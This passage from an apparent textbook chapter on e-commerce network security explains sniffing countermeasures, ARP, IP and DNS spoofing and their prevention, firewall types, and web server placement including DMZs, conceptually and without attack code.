Sniffing can be prevented, or at least its effects can be mitigated, through the proper understanding of these devices and deploying them in an appropriate configuration. Encrypting all the message traffic on the network ensures that the sniffer will only be able to get the encrypted text (cypher text) rather than the clear text information. The information will remain protected, provided the encryption mechanism deployed is strong enough and cannot be easily broken. Segmenting the local area network can mitigate the sniffing accomplished through local network interface devices. In an environment where all computers are connected on a single LAN segment, any machine can be used for sniffing purposes. In a segmented LAN, machines on one segment receive packets from other machines on the same segment. The traffic meant for external segments passes through switches or active hubs. Thus, we can define a secure LAN segment, whose data frames do not reach other LAN segments. Active hubs can also be configured to send only frames meant for a specific machine to that line. In this configuration, no machine gets an opportunity see the frames meant for other machines.

Kerberos is another package that encrypts account information going over the network. It comes with a stream-encrypting remote login (rlogin) shell and stream-encrypting remote terminal (telnet) program. This prevents intruders from capturing the actions of the user, after he logs in. Some drawbacks of kerberos are that all the account information is held on one host, and if that machine is compromised, the whole network is rendered vulnerable. It is also difficult to set up.

S/key and other one-time password technologies makes sniffing account information almost useless. In the S/key concept the password is not transmitted over insecure channels in stead, when the client connects, the remote host sends it a challenge. The client takes the challenge information and password and plugs it into an algorithm, which generates the response that should get the same answer if the password is the same on the both sides. Therefore the password never goes over the network, nor is the same challenge used twice. The information can also be protected from sniffing based attacks by employing a zero-knowledge authentication technique. This method is used for secure authentication without password usage. Networks that use this system have a client and a server that share a very long sequence of digits. During the client request for connection to a server, the server asks the client for a set of digits, in a small set of positions in the sequence. Since the number of digits in the sequence are very long, the knowledge of a few digits is not sufficient for using it in a future attack, as the server inquires a different set of positions each time the client connects.

Spoofing

Spoofing is a technique in which the attacker tries to assume the identity of another user or system for transacting with the victim's site. Spoofing can be done many ways. The common type of attacks are carried out by ARP spoofing, IP spoofing and DNS spoofing.

ARP Spoofing

Address Resolution Protocol (ARP) is used for determining the hardware address of a machine whose IP address is known. This situation typically occurs in broadcast networks, where the delivery is made using the network interface/hardware address, but the application layers operate using Internet Protocol (IP). When a machine on a local network wants to send an IP packet to another machine, it needs to find the hardware address of the machine that owns the destination IP address.

The host sends out an ARP request using the hardware broadcast address, to determine the hardware address corresponding to an IP address. A broadcast frame containing the IP address, whose hardware address is desired, is received by every network interface on the local network, and each host on the local network has its operating system interrupted by the network interface. The host with the matching IP address sends an ARP reply while the remaining hosts ignore the ARP request. The ARP request contains the IP address of the sender, and reaches all hosts via a broadcast.

Every time a machine has an IP packet to be forwarded to another machine, on local network, it needs to utilize ARP to find out the hardware address and then sends the IP packet as a payload of the underlying local protocol that uses the hardware address. For performance reasons, the machines on the local network maintain previously translated IP addresses and corresponding hardware addresses in the cache, with an expiry stamp on it. Thus, prior to broadcasting an ARP request for address translation, it consults the ARP cache and uses the hardware translation from the cache. Every time a machine is turned off, its entries expire in the ARP cache of all the machine. Every time a machine is powered on and joins the network it broadcasts information about the IP address it is using. This information is used for updating the cache and also warning the systems, if someone else is using the same IP address. The warning is sent to the conflicting machines, so that they may take corrective action.

On multi-user systems where IP based end users with PCs set their own addresses, two machines might end up with the same IP address. When this happens, both of them reply to an ARP request for that address. Two replies to the request come back to the host that originated the request. These replies will arrive in rapid succession, typically separated by, at most, a few milliseconds. The two machines that are in conflict will get the warning, but operating systems running on other machines will get two replies. Some operating systems will simply load both replies in the ARP cache, as a result the reply that came last remains in the ARP cache until the entry for that IP address expires. Other operating systems discard the ARP replies that correspond to IP addresses that are already in the ARP cache. Hence, operating systems may not bother to check if the second reply was a harmless duplicate or an indication an ARP spoof being carried out.

The spoofer exploits this weakness of the ARP to target IP packets. It can assume the IP address of a machine that is turned off and masquerade as the legitimate IP host. It can find out the mechanism used by the operating systems, whether it retains the first or the last reply in the ARP cache. By using the IP address of a legitimate user and coming in appropriate sequence with the duplicate IP address of the machine, it can target all the IP packets meant for a legitimate IP address owner. In an environment where access to many of the services is based on the trusted IP addresses, the attacker can get unauthorized access to the information.

Preventing ARP Spoofing: In ARP spoof, most of the time, the attack is really directed at the machine being deceived, not the machine whose IP address is being taken over. Presumably, the machine or machines being deceived contain data that the ARP spoofer wants to get, or modify. The deception is useful to the ARP spoofer because the legitimate holder of the IP address is trusted in some way by the machine being deceived. In order to prevent unauthorized access to information, the machines that extend trust to other machines on the local network, based on an IP address, should not use ARP to obtain the hardware address of the trusted machines. Instead they should load the hardware address and the corresponding IP address of these machines as permanent entries, in the ARP cache. Unlike normal ARP cache entries, permanent entries do not expire after a few minutes. Also, these entries are not updated by responses received/broadcast by other machines. As the ARP cache contains the translation of the IP address to hardware address, it never broadcasts the ARP request for translation, thus denying the attacker any opportunity to respond with a spoofed ARP reply.

IP Spoofing Attacks

If an intruder, anywhere on the internet, can spoof IP packets, then the can effectively impersonate a local system's IP address. In many networked environments, local systems may perform session authentication based on the IP address of a connection (e.g., rlogin with .rhosts or /etc/hosts.equiv files under Unix). If the incoming connection requests originate from local, trusted hosts, the systems do not require passwords for logging in. An intruder capable of spoofing IP packets can make the system believe that the incoming connections from the intruder are originating from a local "trusted host". In many a system configurations it is possible for these packets to pass through firewalls. Its efficacy depends on the configuration of the filtering routers and the firewall. The attacker can hack the system even through no session packets can be sent back to him. The devious thing about the spoof is that the attack is really directed at the machine being deceived, not the machine whose IP address is being taken over.

Preventing IP Spoofing: The firewall and filtering routers of the system should be configured to monitor the network traffic on the external interface of the internet router. The filters should examine the incoming traffic packets, to ensure that no incoming packet has a source and destination address in the local domain. The very presence of such packets trying to enter the site from the internet is a strong indicator that an IP spoofing attack is in progress. IP spoofing attacks can be prevented by filtering the packets as they enter the router from the internet. The filtering process blocks/drops any packet trying to enter the local network from an external network, claiming to have originated inside the local domain. This feature is also known as an input filter. In case the existing router hardware does not support packet filtering on inbound traffic, a second router may be installed between the existing router and the internet connection. This second router may then be used to filter spoofed IP packets with an input filter.

DNS Spoofing

DNS names are easier to remember and are most often used instead of IP addresses. Whenever a DNS name is used for accessing, the host computer resolves the name by converting the name to an address. In order to resolve the name, it sends an address lookup query to the specified DNS name server. Similarly, whenever a host computer needs a DNS name corresponding to a given IP address it sends a reverse lookup query to a DNS name server. The name server provides authoritative responses that all hosts on the internet trust. However, if the name server on the internet is compromised by a security attack, or controlled by an intruder, the intruder is in a position to offer wrong translation, thus directing the traffic meant for a legitimate server site to the one controlled and operated by him. In servers that extend access based on name and address, a falsified reverse address lookup can fool servers attempting to determine if the IP address of a prospective client corresponds to the name of an authorized client. This process is known as DNS spoofing.

Preventing DNS Spoofing: One of the standard techniques utilized to reduce the chance of DNS spoofing involves cross checking of all responses to the name resolution, by carrying out reverse lookup queries, to validate whether the returned IP address corresponds to the same name. This implies that any time a client wants to connect to a site, the machine carries out the name resolution and receives the IP address of the site. Instead of trusting the IP address, the machine submits a reverse look up query to the name server, which translates the IP address to the name. It trusts the translation, if the IP address on reverse lookup returns the original name. This is helpful in situations where the attacker has modified only the forward translation, but not the reverse lookup entries. Servers can carry out a similar double check for clients, by first doing the reverse lookup to get the name of client requesting connection, followed by forward translation to get the IP address from the name, prior to trusting it with authorized access to information. This may help if the attacker has altered the name server files corresponding to reverse lookups, but not corresponding to forward lookups. Another attempt to stifle DNS spoofing is to make resolution iterative, rather than recursive, resolution requests so that checks on consistency and authoritativeness can be made more carefully than the name servers themselves do.

Protecting the Services

The sites connected to the internet may have some services that are exclusively available to internal users while others may be available universally. The site has to protect the various types of services that it offers, both to internal as well as to external users, and each type has its own security requirements. It is therefore wise to isolate the internal services to one set of host computers and the external services to another set of host computers. That is why, many sites connect to the external world through firewalls. The firewalls keep a portion of sub network accessible from the outside and another set which may be accessed only from within the site. On many occasions, sites may provide anonymous or guest access to external users and these services may be needed to support anonymous FTP downloads, or unauthenticated guest login. It is extremely important to ensure that the anonymous FTP servers and guest login services are carefully isolated from any other host and file systems. There are several internet infrastructure services and electronic commerce related services that have to remain accessible to the outside world in order for the infrastructure to operate and electronic commerce applications to thrive. These commonly used services are described in the following section.

Popular Services

Name Servers: The internet uses the Domain Name System (DNS) to perform address resolution for host and network names. Name-to-address resolution is critical for the secure operation of any network. An attacker who can successfully control or impersonate a DNS server can re-route traffic to subvert security protections. For example, routine traffic meant for a web site can be diverted to a compromised system where the attacker can monitor, log, and even trick the browser into providing authentication secrets. Organizations should create well known, protected sites to act as secondary name servers and protect their DNS masters from denial of service attacks, using filtering routers.

Password/Key Servers: Password and key servers generally protect vital information, i.e. passwords and keys, with encryption algorithms. However, even a one-way encrypted password can be determined by dictionary based password attacks. In this type of attack, common words with various combinations and permutations are encrypted to see if they match the stored encryption value. It is therefore necessary to ensure that these servers are not accessible to hosts that do not require using them for any of the services; even those hosts that do require the service should be limited to accessing the required service. These machines should not be running any additional services other than those that they offer. If at all needed, the access to general services, such as Telnet and FTP, should be restricted to system administrators.

Authentication/Proxy Servers: A proxy server allows sites to concentrate services through a specific host, to allow monitoring and hiding of the internal structure, thereby, providing a number of security enhancements. This funneling of services makes it an attractive target for a potential intruder as well. The kind of protection required by the proxy server depends upon the proxy protocol in use and the proxy services being offered. In addition proxy servers should follow the common practice of offering access to services only to hosts that need them, and these proxy servers should run the bare minimum required services.

Electronic Mail: Electronic mail systems have long been a source for intruder break-ins, because e-mail protocols are among the oldest and most extensively used services. An e-mail server not only requires access to the outside world, but also accepts input from any source. It generally consists of two parts: a message transfer (receiving/sending) agent and a processing agent. The processing agent typically requires system (root) privileges to deliver the mail to all users, and to ensure privacy. Since most e-mail implementations perform both portions of the service, the receiving agent also enjoys system privileges. This opens several security holes in the system, making it susceptible to attacks. Implementation of the service by separating the two agents is considered more secure, but still requires careful installation to avoid creating a security problem.

World Wide Web (WWW): The popularity of the web is increasing by leaps and bounds because of its ease of use and the powerful ability to concentrate information services. Most WWW servers accept some type of direction and action from persons accessing their services. A common example is taking a request from a remote user and passing the provided information to a program running on the server, to process the request. Some of these programs are not written keeping the security aspect in mind, and can create security holes. If a web server is available to the internet community, it is important that confidential information is not co-located on the same host as the server. It is desirable that the web server has a dedicated host that does not have a "trust" relationship with any other internal hosts.

File Transfer (FTP, TFTP): FTP and TFTP, both, allow users to receive and send electronic files in a point-to-point manner. However, FTP requires authentication while TFTP requires none. Hence, TFTP should be avoided as much as possible. It should only be considered for internal use, and even then it should be configured in a restricted way, so that the server only has access to a set of predetermined files.

FTP servers that are improperly configured can allow intruders to copy, replace and delete files anywhere on a host, as and when they desire. It is very important to configure the FTP service correctly. Access to encrypted passwords and proprietary data and the introduction of Trojan horses are just a few of the potential security holes that can occur because of an ill-configured service.

Many sites may want to co-locate the FTP service with their WWW service since the two protocols share common security considerations. This policy would be fine for properly configured anonymous ftp servers that only provide information (ftp-get). Anonymous ftp put in combination with WWW might be dangerous, and could result in modifications of the information published on the web site.

Network File Service (NFS): The Network File Service (NFS) allows hosts to share disks across machines. Diskless hosts who depend on a server for all of their storage needs frequently use NFS. Since NFS has no built-in security, it is essential that the server be accessible only by those hosts that are using it for service. This is achieved by specifying which hosts the file system is being exported to and in what manner (e.g., read-only, read-write, etc). File systems should not be exported to any hosts outside the local network, since this will require that the NFS service be accessible externally. Ideally, external access to NFS service should be blocked completely by a firewall.

Fortifying the Fortress: Fortifying the security server should reinforce the security of a site. The security server should not be accessible from off-site locations; should offer minimum access, except for the authentication function, to users on-site; and should not be co-located with any other servers. Further, all access to the node, including access to the service itself, should be logged to provide a "paper trail" in the event of a security breach.

FIREWALLS

A firewall is a controlled access point between security domains, usually with different levels of trust. It acts as a gateway through which all traffic to and from the protected network and/or systems passes. It helps to build a wall between one part of a network and another part. For example, placing limitations on the amount and type of communication that takes place can separate a company's internal network and the internet. The unique feature about this wall is that there needs to be way for some traffic, with particular characteristics, to pass through carefully monitored doors ("gateways"). The difficult part is establishing the criteria by which the packets are allowed or denied access through the doors.

Firewalls can be a highly effective tool in implementing a network security policy if they are configured and maintained correctly. They provide a certain level of protection and are, in general, a way of implementing security policy at the network level. The level of security that a firewall provides can vary depending on the level of security required on a particular machine. There are other considerations as well, like the traditional trade-off between security, ease of use, cost, and complexity.

Types of Firewall

Firewalls can have variety of configurations, depending upon the security requirements and availability of resources for a site. Broadly speaking, there are four types firewalls which accomplish controlled access, using following methods:

1. Packet Filtering
2. Circuit Level Gateway
3. Application Level Gateway
4. Stateful Inspection

Firewalls that are commercially or publicly available, employ a combination of these four key capabilities to ensure a secure environment. The key capabilities can be used for differentiating and evaluating the effectiveness of a given electronic commerce environment.

Packet-Filtering Firewall

A packet-filtering firewall operates by filtering the incoming and outgoing packets, using the router or devices that have been configured to screen incoming and outgoing packets. It examines the information contained in TCP and IP packet headers, in order to accept or deny packets from entering or leaving the network. The examining filters can be configured to accept or discard a packet, based on the packet's full association, consisting of the following attributes:

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

All the routers examine packet headers, to determine the source and destination address contained in the packet. In consultation with the routing table, the routers determine the next hop of the arriving packet. The packet is forwarded to the line that leads to the next hop of the packet. A packet-filtering firewall is a router that goes a step further. These routers store a table containing rules specified for security purposes. The router, during examination of the attributes contained in the packet header, compares them with the rules stored in the "access control" table. The rules dictate whether the firewall should discard the packet or permit the packet to pass through the router.

A packet-filtering firewall reads the packet header and scans the rules table for a match, if it finds a rule that matches with the information contained in packet, it takes the action specified in the rule. If the information contained in packet does not match against any of the specified rules, the firewall applies the default rule. It is necessary to specify a default rule explicitly in the firewall's table. The default rule generally follows the "allow all" or "deny all" model. For strict security, the firewall default rule should follow the "deny all" model, which instructs the firewall to drop a packet that meets none of other the specified rules in the table.

In the packet-filtering firewall, one can define packet-filtering rules that specify which packets should be accepted and which packets should be discarded. For example, the rules configured could be to permit all the traffic to pass through except from some "untrusted" servers specified by their IP addresses. Or, the "deny all" model can be adopted as the default rule, permitting packets only from a list of trusted servers, specified by their IP addresses. Filtering rules can specify the packets other than those with destination address of the mail server will not be permitted. In addition, even the mail packets meant for the mail server, from hosts that may have mail-bombed the receiving server in the past, will be discarded.

The packet-filtering firewall can be configured to screen, not only IP packets but, packets based on TCP and User Datagram Protocol (UDP) port numbers as well. Rules that screen the port number can be used for configuring a firewall, that enables the specification of the different types of connections that can be accepted. A firewall can be configured to accept only mail and WWW connections coming from outside hosts, by specifying a rule that permits the traffic meant for mail server i.e., SMTP (port 25) and web server i.e., WWW (port 80). However, these rules will be able to filter the traffic, provided the servers follow a TCP/IP network convention—servers (and clients) generally run particular TCP/IP applications over particular ports (often referred to as well-known ports).

Packet-filtering firewalls provide a measure of protection at a relatively low cost, and with very little or no delay in network performance. Creating a packet-filtering firewall requires an IP router with packet-filtering capabilities to which packet-filtering rules can be added at no extra cost. Today, most IP routers manufactured by Novell, Cisco Systems, and Bay Networks are capable of filtering incoming and outgoing packets.

The creation of packet-filtering rules can become tedious when used for filtering all the permutations and combinations of packet attributes. Assuming that the router has been equipped with effective rules, a packet-filtering firewall still has inherent limitations and cannot deter hackers with more than a passing interest in your network. For example, if a rule instructed the firewall to drop incoming packets with unknown source addresses, it will block hackers from accessing trusted servers on the network. But, a seasoned hacker can substitute the actual source address on a malicious packet, with the source address of a trusted client and yet gain access.

In short, packet-filters have the following advantages:

- Packet filters tend to be very fast and tend to be transparent to users.
- Packet filters can be very effective in completely blocking specific types of traffic, and for this reason are sometimes part of an overall firewall system. For example, applying a filter to discard packets for TCP port 23 (Telnet) can easily block Telnet.

However, packet-filtering firewalls also have the following limitations:

- For useful and effective filtering, filtering rules lists can become lengthy, quite complex and error-prone. Although, performance is not usually a severe problem in new router implementations, lengthy access lists can degrade throughput and increase latency. In a packet filtering router, every packet going through must be checked against the same access lists as it does not maintain state information.
- Packet-filter cannot support user authentication and blocking based on contents at the application level.
- For complex protocols that specify return data ports dynamically, the filtering protocol becomes difficult and complex.

Circuit Level Firewall

A circuit level firewall operates at the session layer level of the OSI model. It relies on TCP session layer protocol and monitors TCP handshaking between packets, from trusted clients or servers to untrusted hosts and vice versa, to determine whether a requested session is legitimate. In other words, it means that the firewall doesn't simply allow or disallow packets, but also determines whether the connection between both ends is valid, according to configurable rules. On validation, it opens a session and permits traffic only from the allowed source and possibly only for a limited period of time. The validity of the connection can be based on the following attributes:

- destination IP address and/or port
- source IP address and/or port
- time of day
- protocol
- user
- password

It validates each session of established connection for the exchange of data between two machines. Circuit level filtering takes control a step further than a packet-filter. One of the major shortcomings of a packet-filtering firewall is that the source address is never validated, thus, an attacker can forge packets with the permitted source IP addresses.

Circuit level firewalls determine the legitimacy of a session by checking the connection-requests attributes against the configured filtering rules, followed by closely monitoring the TCP handshaking process that follows the request for opening a connection from an untrusted host. The handshaking involves an exchange of TCP packets that are flagged SYN (synchronize) or ACK (acknowledge). These packet types are legitimate only at certain points during the session. A circuit-level firewall determines that a requested session between trusted and untrusted machines is legitimate only if the SYN flags, ACK flags, and sequence numbers involved in the TCP handshaking are in logical sequence.

Once a circuit level firewall ascertains that a requested session is legitimate, the connection is established. It maintains an entry for each established connection that is active. From this point onward, the firewall simply copies and forwards packets back and forth, with no further filtering. The copy and forward services are performed by specialized applications, that establish a virtual circuit or Unix-like pipe between two networks. Once the session is closed, the firewall removes the associated entry from the connection table, deallocating the circuit used for copying and forwarding packets, for this connection.

A circuit level firewall also provides the capability of proxying IP addresses. In this configuration, the circuit level firewall uses a process called address translation, to map all the internal IP addresses to one "safe" IP address. This address, associated with the firewall, is used as the source address by all outgoing packets originating at the internal network. Since all outgoing packets appear to have originated from that firewall, it shields the trusted (internal) network from direct contact with the untrusted network. The circuit level firewall's IP address is the only active IP address that the untrusted network learns about, making the trusted network safer from spoofing attacks.

A circuit level firewall has an inherent weakness. Once the legitimacy of a connection is established by the circuit level firewall, any application can be run over the connection as the circuit level firewall simply copies and forwards the packets back and forth with out examining the content. An attacker on an untrusted network could use an established connection to possibly slip malicious packets past the firewall. The attacker could then deal directly with an internal server, that may not be as carefully monitored or configured as the firewall itself. To filter the application level content of individual packets generated by particular services, an application level firewall is required.

Application Level Firewall

The application level firewall act as a proxy for applications. It performs all data exchanges with the remote system on behalf of the applications running behind the firewall. As a result, it renders the computer, behind the firewall, all but invisible to the remote system. The application firewall can be configured to allow or disallow traffic according to very specific rules. For example, it may permit some commands to a server but not others, it may limit file access to certain file types, or even offer varying levels of access depending upon the authentication level of users. This type of firewall, typically, performs logging of traffic and monitoring of events on the host system. It also permits setting of alarms, system alerts, or notification to an operator, under pre- defined conditions. These firewalls are regarded highly secure. They certainly have the most sophisticated capabilities. An application firewall is normally implemented on a separate computer on the network, whose primary function is to provide proxy service to various applications.

An application-level firewall intercepts incoming and outgoing packets, runs proxies that copy and forward information across the firewall, and functions as a proxy server. As a result it prevents any direct connection between a trusted server or client and an untrusted host. However, the proxies, that an application-level firewall runs, are application level proxies and can filter packets at the application layer level of the OSI model.




Fig. 8.1 Application Level Proxies for Services

Application-level proxies are designed for individual applications. Thus, application-specific proxies accept packets only from the services they are designed to copy, forward, and filter. For example, FTP proxy can copy, forward, and filter FTP traffic/packets only. It implies that on a network that relies on an application level firewall, incoming and outgoing packets can access only those services for which it has a proxy running. For example, if an application level firewall ran WWW and SMTP (e-mail) proxies, only the WWW and SMTP (e-mail) traffic will pass through the firewall, while all other services such a Telnet and FTP would be blocked.

An application level firewall runs proxies that examine and filter individual application packets, rather than simply copying them and blindly forwarding them across the firewall. Thus, it can be configured to add rules that can filter packets, based on the content. These proxies can copy forward and filter particular kinds of commands or information in the application protocols. For example, the FTP application proxy can be configured to block users from executing the put command. Thus, no user can write any information on the FTP server.

Application level firewalls are one of the most secure firewalls available. Ideally, a firewall should be transparent along with being secure. In other words, users on the trusted network should not feel any difference whether they are accessing internet services through a firewall, or without it. Most users often experience some delays, and in some configurations may have to perform multiple logins, before they are connected to the internet or intranet, through an application level firewall.

In short, the significant security benefits that the application layer proxy server offers are as follows:

- It is possible to add access control lists to protocols, requiring users or systems to provide some level of authentication before access is granted. Smarter proxy servers, also called Application Layer Gateways, can be written to understand specific protocols, and configured to block only subsections of the protocol. For example, an application layer gateway for FTP can tell the difference between the "put" command and the "get" command; an organization may wish to allow users to "get" files from the internet, but not be able to "put" internal files on a remote server. By contrast, a filtering router could either block all FTP access, or none.

- Proxy servers can also be configured to encrypt data streams based on a variety of parameters. An organization might use this feature to allow encrypted connections between two locations, whose sole access points are on the internet.

  Although proxy servers offer better and controlled filtering than simple packet filters and circuit-level filters, but there are several disadvantages.
- In order to implement the proxy based access protocol, clients on the protected network must be specially modified. This complicates the configuration and adds considerably to the network administration. Also, since the proxies are application specific, only applications that have proxies work.
- Proxy servers operate within the environment of general-purpose operating systems, thus, becoming vulnerable to the security loopholes of the operating system.
- The performance (throughput) of the system degrades, as the number of connections through the proxy servers go up, because of the significant processing overheads incurred in running and handling proxy programs.
- Proxy severs introduce a lot of latency, since two separate connections must be established before any data can be transferred. New connections suffer a from a high connection setup time due to the "process" nature of a proxy. Each connection requires a separate process.

Stateful Inspection Firewall

The stateful inspection firewall operates at the network layer, session layer and application layer of the OSI model, by combining the functionality of the packet-filtering, a circuit level, and application level firewalls. At the network layer level, the stateful inspection firewall filters all incoming and outgoing packets based on source and destination IP addresses and port numbers. At the session layer level, the stateful inspection firewall determines whether the packets in a session are legitimate, by verifying that SYN and ACK flags and sequence numbers are logical. Finally, a stateful inspection firewall mimics an application level firewall by evaluating the contents of each packet up through to the application layer, and ensuring that the contents match the rules defined by the network security policy.

Like an application level firewall, a stateful inspection firewall can be configured to drop packets that contain specific commands. For example, you could configure a stateful inspection firewall to drop FTP packets containing a Put or Get command. But, the main difference lies in the fact that the application level firewalls accomplish this by establishing two connections: one connection between the trusted client and the firewall and another connection between the firewall and the untrusted host. The application level proxies examine the content and relay the information between the two connections. It ensures a high degree of security, but introduces performance overheads. In contrast, a stateful inspection firewall permits a direct connection between a trusted client and an untrusted host. The stateful inspection firewall ensures security by intercepting and examining each packet up through the application layer of the OSI model. A stateful inspection firewall relies on algorithms that compare packets against the known bit-patterns of authorized packets, to recognize and process application layer data, providing them the ability to filter packets more efficiently than application specific proxies.

The biggest advantage in using stateful inspection firewall for securing internet and intranet connections is the transparency it offers to users. It does not require running proxy services, or modifying clients and hosts to go through the proxy services for data scrutiny, even at the application level.

Most firewalls provide logging which can be tuned to make security administration of the network more convenient. Logging may be centralized and the system may be configured to send out alerts for abnormal conditions. The logs should be regularly monitored, to detect any signs of intrusions or break-in attempts. Since some intruders will attempt to cover their tracks by editing logs, it is desirable to protect these logs. This can be achieved by using any of the available methods: write once, read many (WORM) drives; papers logs; and centralized logging via the "syslog" utility. Another technique is to use a "fake" serial printer, but have the serial port connected to an isolated machine that keeps the logs.

What a Firewall Cannot Do?

There is a general misconception that a firewall is a panacea to all security problems. A properly configured firewall system helps in eliminating many threats pertaining to the security of a server/site, but there are certain things, which it cannot perform.

- Firewalls cannot protect against attacks that do not go through it. In other words if one of the servers in the trusted network supports a dial-in access to remote users and the traffic between these machines does not go through the firewall, it cannot offer protection against any attacks emanating from such connections.
- Firewalls do not protect against threats emanating from internal users i.e., those who are part of the trusted network.
- Firewalls are concerned with monitoring the traffic and permitting only authenticated and legitimate traffic flow. It does not concern itself with integrity issues related to applications and data.
- For the most part firewalls, as discussed above, are concerned with the controlled flow of data traffic and do not provide confidentiality of data. However, application proxies at the firewall machine can provide encryption and decryption of all the data passing through, as it becomes a single access point to the application.
- Firewalls cannot protect very well against viruses. There are too many ways of encoding binary files for transfer over networks, as well as too many variety of architecture and viruses making it difficult to search for them all. In general, a firewall cannot protect against a data-driven attack — attacks in which something is mailed or copied to an internal host, where it is then executed.

Locating Web Server

The HTTP server, also commonly referred to as the web server, is a key element of the electronic commerce environment. The security of the web server is of paramount concern as all electronic commerce related information, databases, transaction and even payments may reside or be accessed in trusted mode from the web server.

Placing the Web Server Inside the Firewall

The most straightforward use of a firewall is to create an "internal site", one that is accessible only to computers within the local area network. In this case, all that is required is to place the server inside the firewall.

The advantage of putting a web server behind a firewall is that maintenance is much more convenient. In the internal trusted network, local access and file updates can be enabled so that administrators and content providers can easily log into the web server and update the content. The firewall can be configured to block all the incoming traffic other than HTTP requests and DNS queries. Thus, any attempts by people outside the firewall to log into the web server and exploit security holes will be blocked because the firewall blocks all access to the server except to the HTTP daemon and DNS queries.




Fig. 8.2 Web Server Inside the Firewall

This arrangement does not eliminate security concerns completely, because of the incoming traffic problem. In the strictest configuration, the firewall will block all traffic, other than the one meant for the HTTP server, from coming in to the web server host. But, if the web server's software or any of the CGI scripts/programs have a flaw, it might provide an attacker the right opening for attacking the rest of the protected network.

Placing the Web Server Outside the Firewall

The placement of web server outside the firewall requires strong host security, including hardening of the operating systems, shutting down all services other than the web server, protection of passwords and everything else related to securing a site on the internet. As, in this configuration the web server has no protection from the firewall, it has to be made completely self-secure against all possible attacks on the internet.




Fig. 8.3 Web Server Outside the Firewall

This is called a "sacrificial lamb" configuration. The server is at the risk of being broken into, but at least when it is broken into, it doesn't breach the security of the internal network. The constant maintenance of the server, in an open environment, may turn out to be a very time consuming and complex problem. It may be possible to use this configuration in an informational web service, but in the transactional environment it has a very high risk.

The primary advantage of this type of arrangement is that it reduces the amount of traffic that passes through the firewall removing another potential point of failure within the internal network. Despite careful maintenance of the system, this arrangement faces two major problems:

1. Updating content and managing the web server: The server needs to be configured in such a fashion that the administrator and content manager are able to log into it over the network, for system maintenance and updating the content of the web site. This implies running some kind of remote terminal software (like Telnet service), which needs to be secured carefully to prevent attackers from trying to log into the server, via the internet. The use of a secure, encrypted login channel is preferable for remote maintenance, as the attackers may employ sniffing for getting key information.
2. Posting transactions to interior systems: Getting data securely to the inside of firewall is tricky, because the firewall is designed to prevent precisely that kind of activity. The firewall needs to be configured properly to permit only a strictly limited type of traffic, between the server and the interior transaction processing system.

Placing Web Server in the DMZ

DMZ is an abbreviation for "demilitarized zone." The term comes from the geographic buffer zone that was set up between North Korea and South Korea, following the war in the early 1950's. In the context of firewalls, this refers to a part of the network that is neither part of the internal network nor directly part of the internet. It prevents outside users from getting direct access to a server that contains the organization's data.

The two layered firewall approach can be used for creating the inside network, outside network and external world consisting of internet clients and hosts. The middle network, also referred to as the outside network, is isolated from the internal corporate network and is protected from direct access to the internet, through filtering firewall. Putting access control lists (ACLs) on the access router can create the outside network, or DMZ. In the simplest configuration, DMZ may consist of an outer firewall, i.e., nothing more than a router with packet-filtering, and the inner firewall that is a general purpose full protection firewall.

This type of configuration minimizes the exposure of hosts on the DMZ network by allowing only recognized and managed services that the filter permits to be accessible to the Internet. The internal network is protected by a full-fledged firewall consisting of filtering as well as proxy servers. If a number of services, with different levels of security, are being run, the DMZ can be broken into several "security zones", or number of different sub networks can be created within the DMZ. For example, the access router could feed two ethernets, both protected by ACLs, and therefore in the DMZ. One of the ethernet interfaces might have hosts whose purpose is to service the organization's need for internet connectivity such as relay mail, news, and host DNS. The other ethernet interface could have the web server(s) that provides services to internet users and offers electronic commerce services.

Splitting services into various security zones and limiting the level of trust, between hosts on those network zones, can greatly reduce the likelihood of a break-in on one host being used to break into the other. Placing hosts on different networks can increase the scalability of the architecture. As fewer machines share the available bandwidth, each machine gets a larger share. The only disadvantage in setting up a DMZ network is its complexity and cost, especially if multiple commercial firewalls are used in addition to basic screening routers.

SECURING THE WEB (HTTP) SERVICE

